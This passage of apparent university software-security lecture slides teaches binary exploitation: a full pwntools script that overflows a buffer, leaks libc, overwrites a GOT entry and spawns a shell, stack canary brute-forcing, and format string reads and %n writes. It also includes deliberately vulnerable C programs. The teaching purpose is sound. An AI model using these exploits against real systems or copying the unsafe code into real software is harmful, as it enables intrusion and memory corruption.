libc : 0xf7df78fb ("edantic")
libc : 0xf7df7979 ("ed_reply")
libc : 0xf7df7a5c ("edparam")
libc : 0xf7df7e4e ("ed_p")
libc : 0xf7df7e88 ("ed_getparam")
libc : 0xf7df7ee9 --> 0x6d006465 ('ed')
libc : 0xf7df7f06 ("ed48")
libc : 0xf7df7f5c --> 0x67006465 ('ed')
libc : 0xf7df8178 --> 0x5f006465 ('ed')
libc : 0xf7df820b ("ed_alloc")
libc : 0xf7df8245 --> 0x6d006465 ('ed')
libc : 0xf7df834b --> 0x6c006465 ('ed')
libc : 0xf7df87ef --> 0x5f006465 ('ed')
```

**0x8048243**

Type the following:

```
gdb multi_stage
br main
r
find ed
```

# multi\_stage.c: GOT Overwrite!

1. `write(1, write@got, 4)` - Leaks the libc address of write
2. `read(0, write@got, 4)` - Read 4 bytes of input from us into the write GOT entry.
3. `system(some_cmd)` - Execute a command of ours and hopefully get shell

dummy "A" * 28
write@plt
pop_pop_pop_ret
1
write@got
4
read@plt
pop_pop_pop_ret
0
write@got
4
system@plt → write@plt
4 byte junk data (e.g. 0xdeadbeef)
"ed" string

# multi\_stage.c: GOT Overwrite!

1. `write(1, write@got, 4)` - Leaks the libc address of write
2. `read(0, write@got, 4)` - Read 4 bytes of input from us into the write GOT entry.
3. `system(some_cmd)` - Execute a command of ours and hopefully get shell

dummy "A" * 28	buffer overflow
write@plt	
pop_pop_pop_ret	
1	leak information
write@got	
4	
read@plt	
pop_pop_pop_ret	
0	got overwrite
write@got	
4	
system@plt → write@plt	spawn shell
junk data (e.g. 0xdeadbeef)	
"ed" string	



# Pwn Script

```
1 #!/usr/bin/python
2 from pwn import *
3
4 offset_libc_start_main_ret = 0x18e81
5 offset_system = 0x0003d200
6 offset_dup2 = 0x000e77c0
7 offset_read = 0x000e6cb0
8 offset_write = 0x000e6d80
9 offset_str_bin_sh = 0x17e0cf
10
11 read_plt = 0x08048300
12 write_plt = 0x08048320
13 write_got = 0x0804a014
14 new_system_plt = write_plt
15 ed_str = 0x8049243
16 pppr = 0x08048529
17 def main():
18     p = process("./multi_stage")
19
20     payload = "A" * 28
21     payload += p32(write_plt) # 1. write(1, write_got, 4)
22     payload += p32(pppr)
23     payload += p32(1) #STDOUT
24     payload += p32(write_got)
25     payload += p32(4)
26     payload += p32(read_plt) # 2. read(0, write_got, 4)
27     payload += p32(pppr)
28     payload += p32(0)
29     payload += p32(write_got)
30     payload += p32(4)
31     payload += p32(new_system_plt) # 3. system("ed")
32     payload += p32(0xdeadbeef)
33     payload += p32(ed_str)
34
35     p.send(payload)
36
37     p.recv(16)
38
39     # parse the leak
40     leak = p.recv(4)
41     write_addr = u32(leak)
42
43     log.info("write_addr: 0x%x" % write_addr)
44
45     libc_base = write_addr - offset_write
46     log.info("libc_base: 0x%x" % libc_base)
47     system_addr = libc_base + offset_system
48     log.info("system_addr: 0x%x" % system_addr)
49     p.send(p32(system_addr))
50
51     p.interactive()
52
53
54 if __name__ == "__main__":
55     main()
56
```

stage 0 & 1:  
Buffer overflow &  
Information leakage

stage 2&3:  
got overwrite & spawn  
shell

# Pwn Script

```
1 #!/usr/bin/python
2 from pwn import *
3
4 offset_libc_start_main_ret = 0x18e81
5 offset_system = 0x0003d200
6 offset_dup2 = 0x000e77c0
7 offset_read = 0x000e6cb0
8 offset_write = 0x000e6d80
9 offset_str_bin_sh = 0x17e0cf
10
11 read_plt = 0x08048300
12 write_plt = 0x08048320
13 write_got = 0x0804a014
14 new_system_plt = write_plt
15 ed_str = 0x8049243
16 pppr = 0x08048529
17 def main():
18     p = process("./multi_stage")
19
20     payload = "A" * 28
21     payload += p32(write_plt) # 1. write(1, write_got, 4)
22     payload += p32(pppr)
23     payload += p32(1) #STDOUT
24     payload += p32(write_got)
25     payload += p32(4)
26     payload += p32(read_plt) # 2. read(0, write_got, 4)
27     payload += p32(pppr)
28     payload += p32(0)
29     payload += p32(write_got)
30     payload += p32(4)
31     payload += p32(new_system_plt) # 3. system("ed")
32     payload += p32(0xdeadbeef)
33     payload += p32(ed_str)
34
35     p.send(payload)
36
37     p.recv(16)
38
39     # parse the leak
40     leak = p.recv(4)
41     write_addr = u32(leak)
42
43     log.info("write_addr: 0x%x" % write_addr)
44
45     libc_base = write_addr - offset_write
46     log.info("libc_base: 0x%x" % libc_base)
47     system_addr = libc_base + offset_system
48     log.info("system_addr: 0x%x" % system_addr)
49     p.send(p32(system_addr))
50
51     p.interactive()
52
53
54 if __name__ == "__main__":
55     main()
56
```

# Binary Protection Mechanism

- NX/DEP (turn off execution)
- ASLR (Randomize the address)


```
→ ~ gcc -m32 -fno-stack-protector -znoexecstack -no-pie -o event1 ./event1.c
```



turn off stack guard

# StackGuard

- Sometimes called Stack Canaries, or Cookies
- Insert Canary (random integer) before the function being called.
- Check this value to see if it been tweaked **PRIOR** to **Function RETURN**




Cowan, Crispian, et al. "Stackguard: automatic adaptive detection and prevention of buffer-overflow attacks." *USENIX Security Symposium*. Vol. 98. 1998.

# “Canaries”



**Canaries** were iconically used in coal mines to **detect** the presence of carbon monoxide.

The bird's rapid breathing rate, small size, and high metabolism, compared to the miners, led birds in dangerous mines to succumb before the miners, thereby giving them time to take action.



# StackGuard -- History

---

In 1998, the first canary was introduced and was hardcoded

**0xDEADBEEF**

- Terminator canary
  - CR, LF, 00, -1
- Single random canary
  - Using /dev/random
- Single XOR random canary
  - Xor-ed return address

# Drawbacks


1. Adds overhead (huge cache footprint)
2. Only defends against stack overflows
3. NULL canaries can potentially be abused
4. Random canaries can potentially be learned



How to bypass StackGuard?

# StackGuard: Brute force stack reading

- Overwrite canary byte by byte and try every possible value
  - If no crash → **success**
  - Crash → **wrong guess**
- Requires same canary for each thread, so **can't call execve()**



Canary (0xCAFEBAFE):

-Buffer-	BE	BA	FE	CA
----------	----	----	----	----

Brute force attack for finding the first byte -- "BE":

AAAA...	01	BA	FE	CA	Crash!
AAAA...	02	BA	FE	CA	Crash!
...					
AAAA...	BD	BA	FE	CA	Crash!
AAAA...	BE	BA	FE	CA	No crash!

# Brute Force Attack -- Examples

## easy\_canary\_32.c

```
1 /**
2  * compile cmd: gcc source.c -m32 -o bin
3  */
4 #include <stdio.h>
5 #include <unistd.h>
6 #include <stdlib.h>
7 #include <sys/wait.h>
8
9 void getflag(void) {
10     char flag[100];
11     FILE *fp = fopen("./flag", "r");
12     if (fp == NULL) {
13         puts("get flag error");
14         exit(0);
15     }
16     fgets(flag, 100, fp);
17     puts(flag);
18 }
19 void init() {
20     setbuf(stdin, NULL);
21     setbuf(stdout, NULL);
22     setbuf(stderr, NULL);
23 }
24
25 void fun(void) {
26     char buffer[100];
27     read(STDIN_FILENO, buffer, 120);
28 }
29
30 int main(void) {
31     init();
32     pid_t pid;
33     while(1) {
34         pid = fork();
35         if(pid < 0) {
36             puts("fork error");
37             exit(0);
38         }
39         else if(pid == 0) {
40             puts("welcome");
41             fun();
42             puts("recv sucess");
43         }
44         else {
45             wait(0);
46         }
47     }
48 }
```

## easy\_canary\_64.c

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4 #include <sys/wait.h>
5
6 void getflag(void) {
7     char flag[100];
8     FILE *fp = fopen("./flag", "r");
9     if (fp == NULL) {
10         puts("get flag error");
11         exit(0);
12     }
13     fgets(flag, 100, fp);
14     puts(flag);
15 }
16
17 void init() {
18     setbuf(stdin, NULL);
19     setbuf(stdout, NULL);
20     setbuf(stderr, NULL);
21 }
22
23 void welcome() {
24     printf("Welcome to WCU Software Security Class!");
25     printf("Plz leave your name:");
26 }
27
28 void fun(void) {
29     char buffer[100];
30     read(STDIN_FILENO, buffer, 128);
31 }
32
33 int main(void) {
34     init();
35     pid_t pid;
36     while(1) {
37         pid = fork();
38         if(pid < 0) {
39             puts("fork error");
40             exit(0);
41         }
42         else if(pid == 0) {
43             welcome();
44             fun();
45             puts("recv sucess");
46         }
47         else {
48             wait(0);
49         }
50     }
51 }
```

# Brute Force Attack -- Examples

easy\_canary\_32.c  
easy\_canary\_64.c

First, download both files into a folder. And compile it by typing:

```
gcc easy_canary_32.c -m32 -o easy_canary_32 -no-pie
```

```
gcc easy_canary_64.c -o easy_canary_64 -no-pie
```

Then, create a file with name flag and type some text

Execute the Python script: easy\_canary\_32.py or  
easy\_canary\_64.py

```
python easy_canary_exp_32.py
```

```
python easy_canary_exp_64.py
```

# Format String Bug

# Format String Bug

What is a Format String?

A Format String is an ASCII string that contains text and format parameters

```
printf("%s %d\n", str, a);  
fprintf(stderr, "%s %d\n", str, a);  
sprintf(buffer, "%s %d\n", str, a);
```

E.g.

```
printf("my name is:%s\n", "Chen");
```

My name is Chen

# Format String Bug

Format String	Output	usage
<b>%d</b>	Decimal (int)	Output decimal number
<b>%s</b>	String	Reads string from memory
<b>%x</b>	Hexadecimal	Output Hexadecimal Number
<b>%n</b>	Number of bytes written so far	Writes the number of bytes till the format string to memory

# Format String Bug

```
printf("my name is:%s\n","Chen");
```

The wrong way...

```
printf(str);
```



[Switch to https://](#)

[Home](#)

**Browse :**

[Vendors](#)

[Products](#)

[Vulnerabilities By Date](#)

[Vulnerabilities By Type](#)

**Reports :**

[CVSS Score Report](#)

[CVSS Score Distribution](#)

**Search :**

[Vendor Search](#)

[Product Search](#)

[Version Search](#)

[Vulnerability Search](#)

[By Microsoft References](#)

**Top 50 :**

[Vendors](#)

[Vendor Cvss Scores](#)

[Products](#)

[Product Cvss Scores](#)

[Versions](#)

**Other :**

[Microsoft Bulletins](#)

[Bugtraq Entries](#)

[CVE Definitions](#)

[About & Contact](#)

[Feedback](#)

[CVE Help](#)

[FAQ](#)

[Articles](#)

**External Links :**

[NVD Website](#)

[CVE Web Site](#)

**View CVE :**

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

**View BID :**

(e.g.: 12345)

**Search By Microsoft**

**Reference ID:**

(e.g.: ms10-001 or 979352)

Format String

About 5,920 results (0.33 seconds)

powered by Google Custom Search

## [CWE 134 Uncontrolled Format String](#)

[www.cvedetails.com/cwe-details/.../Uncontrolled-Format-String.html](http://www.cvedetails.com/cwe-details/.../Uncontrolled-Format-String.html)

CWE (Common weakness enumeration) 134: Uncontrolled **Format String**.

## [CVE-2007-4335 : Format string vulnerability in the SMTP server ...](#)

[www.cvedetails.com/cve/CVE-2007-4335/](http://www.cvedetails.com/cve/CVE-2007-4335/)

Jul 28, 2017 ... CVE-2007-4335 : **Format string** vulnerability in the SMTP server component in Qbik WinGate 5.x and 6.x before 6.2.2 allows remote attackers to ...

## [CVE-2017-10685 : In ncurses 6.0, there is a format string ...](#)

[www.cvedetails.com/cve/CVE-2017-10685/](http://www.cvedetails.com/cve/CVE-2017-10685/)

Jul 3, 2017 ... In ncurses 6.0, there is a **format string** vulnerability in the fmt\_entry function. A crafted input will lead to a remote arbitrary code execution attack.

## [CVE-2016-4448 : Format string vulnerability in libxml2 before 2.9.4 ...](#)

[www.cvedetails.com/cve/CVE-2016-4448/](http://www.cvedetails.com/cve/CVE-2016-4448/)

Jun 9, 2016 ... **Format string** vulnerability in libxml2 before 2.9.4 allows attackers to have unspecified impact via **format string** specifiers in unknown vectors.

## [CVE-2007-1681 : Format string vulnerability in ...](#)

[www.cvedetails.com/cve/CVE-2007-1681/](http://www.cvedetails.com/cve/CVE-2007-1681/)

Jul 28, 2017 ... CVE-2007-1681 : **Format string** vulnerability in libwebconsole\_services.so in Sun Java Web Console 2.2.2 through 2.2.5 allows remote ...

## [CVE-2004-1682 : Format string vulnerability in QNX 6.1 FTP client ...](#)

[www.cvedetails.com/cve/CVE-2004-1682/](http://www.cvedetails.com/cve/CVE-2004-1682/)

Jul 10, 2017 ... **Format string** vulnerability in QNX 6.1 FTP client allows remote authenticated users to gain group bin privileges via **format string** specifiers in ...

## [CVE-2002-0690 : Format string vulnerability in McAfee Security ...](#)

[www.cvedetails.com/cve/CVE-2002-0690/](http://www.cvedetails.com/cve/CVE-2002-0690/)

Jul 10, 2017 ... **Format string** vulnerability in McAfee Security ePolicy Orchestrator (ePO) 2.5.1 allows remote attackers to execute arbitrary code via an HTTP ...

## [CVE-2004-1373 : Format string vulnerability in SHOUTcast 1.9.4 ...](#)

[www.cvedetails.com/cve/CVE-2004-1373/](http://www.cvedetails.com/cve/CVE-2004-1373/)

Jul 10, 2017 ... **Format string** vulnerability in SHOUTcast 1.9.4 allows remote attackers to cause a denial of service (application crash) and execute arbitrary ...

## [CVE-2015-8617 : Format string vulnerability in the ...](#)

[www.cvedetails.com/cve/CVE-2015-8617/](http://www.cvedetails.com/cve/CVE-2015-8617/)

Jan 21, 2016 ... **Format string** vulnerability in the zend\_throw\_or\_error function in Zend/ zend\_execute\_API.c in PHP 7.x before 7.0.1 allows remote attackers to ...

## [CVE-2004-0277 : Format string vulnerability in Dream FTP 1.02 ...](#)

<https://www.cvedetails.com/cve/CVE-2004-0277/>

Jul 10, 2017 ... **Format string** vulnerability in Dream FTP 1.02 allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code ...

# Example: fmt\_wrong.c

```
1  #include <stdio.h>
2  #include <string.h>
3
4  int main(int argc, char *argv[])
5  {
6      char test[1024];
7      strcpy(test, argv[1]);
8      printf("You wrote:");
9      printf(test);
10     printf("\n");
11 }
```

```
quake0day@quakes-iMac > ~/Documents/Sync/CSC495 Software Security/ch6 > gcc fmt_wrong.c -o a
fmt_wrong.c:9:9: warning: format string is not a string literal
      (potentially insecure) [-Wformat-security]
    printf(test);
           ^~~~
fmt_wrong.c:9:9: note: treat the string as an argument to avoid this
    printf(test);
           ^
           "%s",
1 warning generated.
```

# Example: fmt\_wrong.c

```
quake0day@quakes-iMac > ~/Documents/Sync/CSC495 Software Security/ch6 > ./a Hey
You wrote:Hey
```

```
%08x. %08x. %08x. %08x. %08x. %08x. %08x. %08x. %08x. %08x.
%08x. %08x. %08x. %08x. %08x. %08x. %08x. %08x. %08x. %08x.
%08x. %08x. %08x. %08x.%08x. %08x. %08x. %08x. %08x. %08x.
%08x. %08x. %08x. %08x. %08x. %08x.
```

- **8** says that you want to show 8 digits
- **0** that you want to prefix with **0** 's instead of just blank spaces
- **x** that you want to print in lower-case hexadecimal.

```
quake0day@quakes-iMac > ~/Documents/Sync/CSC495 Software Security/ch6 > ./a $(python -c 'print "%08x."*100')
You wrote:00a52b00.00012068.00000103.00000040.afd45f70.00000000.00000000.00000000.51e64400.51e64838.00000000.78383025.30252e78.2e783830.3830252e
.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838
.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025
.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78
.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.30252e78.2e783830
.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.
```

the argument is passed directly to the “printf” function.  
the function didn’t find a corresponding variable or value on stack so it will start popping values off the stack

# Example: fmt\_wrong.c



# Example: fmt\_wrong.c

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495 Software Security/ch6 . ./a AAAA $(python -c 'print "%08x."*20')  
You wrote:AAAA00a7c200.00012068.00000103.00000040.afd45f70.00000000.00000000.00000000.5586f590.5586f9c0.00000000.41414141.3830252e.252e7838.7838  
3025.30252e78.2e783830.3830252e.252e7838.78383025.
```

Notice that the value “41414141” was popped off the stack which means the prepended string is written on stack

# Advanced Usage: Format String Direct Access


Format String	Output	usage
%d	Decimal (int)	Output decimal number
%s	String	Reads string from memory
%x	Hexadecimal	Output Hexadecimal Number
%n	Number of bytes written so far	Writes the number of bytes till the format string to memory

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495 Software Security/ch6 . ./a AAAA$(python -c 'print "%08x."*20')
You wrote:AAAA00a7c200.00012068.00000103.00000040.afd45f70.00000000.00000000.00000000.5586f590.5586f9c0.00000000.41414141.3830252e.252e7838.78383025.30252e78.2e783830.3830252e.252e7838.78383025.
```

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495 Software Security/ch6 . ./a 'AAAA.%.12$x'
You wrote:AAAA.41414141
```

this let's try to directly access the 12th parameter on stack using the dollar sign qualifier. “%12\$x” is used which will read the 12th parameter on stack

# Advanced Usage: Format String Direct Access



# What is this BUG used for?

## Read data in any memory address:

- %s to read data in an arbitrary memory address

## Write data in any memory address:

- printf not only allows you to read but also write
- %n

```
1  #include<stdio.h>
2
3  int main()
4  {
5      int c;
6      printf("This is CSC %n", &c);
7      printf("%d", c);
8      getchar();
9      return 0;
10 }
```



# fmt\_write.c

```
quake0day@quakes-iMac > ~/Documents/Sync/CSC495_Software_Security/ch6 > gcc fmt_write.c -o a
quake0day@quakes-iMac > ~/Documents/Sync/CSC495_Software_Security/ch6 > ./a
This is CSC 12
```

In C `printf()`, `%n` is a special format specifier which instead of printing something causes `printf()` to load the variable pointed to by the corresponding argument with **a value equal to the number of characters that have been printed by `printf()` before the occurrence of `%n`.**

```
1  #include<stdio.h>
2
3  int main()
4  {
5      int c;
6      printf("This is CSC %n", &c);
7      printf("%d", c);
8      getchar();
9      return 0;
10 }
```

# Write data in any memory address:

%n → DWORD

%hn → WORD

%hhn → BYTE

```
1  #include <stdio.h>
2
3  void main(){
4      int a1, a2, a3;
5      printf("AAAABBBB%n\n", &a1);
6      printf("%d%n\n", a1, &a2);
7      printf("%100c%n\n", a1, &a3);
8
9      printf("\n%d %d %d\n", a1, a2, a3);
10 }
```

quake0day@quakes-iMac > ~/Documents/Sync/CSC495 Software Security/ch6 > ./b

AAAABBBB

8

8 1 100

# Format String Bug Example:

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 unsigned int token = 0xdeadbeef;
5
6 int main() {
7     char buffer[200];
8     scanf("%199s", buffer);
9     printf(buffer);
10    printf("\nToken = 0x%x\n", token);
11    if (token == 0xcafebabe) {
12        puts("Winner!");
13    }
14    else {
15        puts("Loser!");
16    }
17 }
```

```
gcc fmtstr.c -o fmtstr -m32 -no-pie
```

Goal: Modify **token** from **0xdeadbeef** to **0xcafebabe**

```
→ canary nm fmtstr | grep token
0804a028 D token
```

# Format String Bug Example:

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 unsigned int token = 0xdeadbeef;
5
6 int main() {
7     char buffer[200];
8     scanf("%199s", buffer);
9     printf(buffer);
10    printf("\nToken = 0x%x\n", token);
11    if (token == 0xcafebabe) {
12        puts("Winner!");
13    }
14    else {
15        puts("Loser!");
16    }
17 }
```

```
→ canary nm fmtstr | grep token
0804a028 D token
```

use **nm** to find token's address

